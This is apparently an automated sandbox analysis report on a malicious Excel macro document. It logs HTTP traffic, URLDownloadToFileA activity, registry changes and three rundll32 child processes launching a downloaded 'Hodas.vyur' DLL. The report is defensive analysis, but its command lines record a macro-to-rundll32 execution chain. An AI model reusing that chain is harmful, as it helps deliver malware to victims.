Apr 6, 2021 14:04:13.671674967 CEST	1222	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 06 Apr 2021 12:05:10 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6880 Parent PID: 800

General

Start time:	14:03:46
Start date:	06/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x860000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF0E7CA646C4109363.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	679F92AB	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA

Copyright Joe Security LLC 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DEF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6FEA942C.tmp	success or wait	1	9D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B92FB853.tmp	success or wait	1	9D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	9C51E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	9C5241	WriteFile
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	9C51E4	WriteFile
C:\Users\user\Desktop\~$Contract_132508562.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	9C5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	8D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	8D211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	67A38A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	67A38A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	67A38A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	8D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	8D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5940 Parent PID: 6880

General

Start time:	14:04:34

Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Hodas.vyur,PluginInit
Imagebase:	0x820000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1568 Parent PID: 6880

General

Start time:	14:04:34
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Hodas.vyur1,PluginInit
Imagebase:	0x820000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7032 Parent PID: 6880

General

Start time:	14:04:35
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Hodas.vyur2,PluginInit
Imagebase:	0x820000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2021

Disassembly

Code Analysis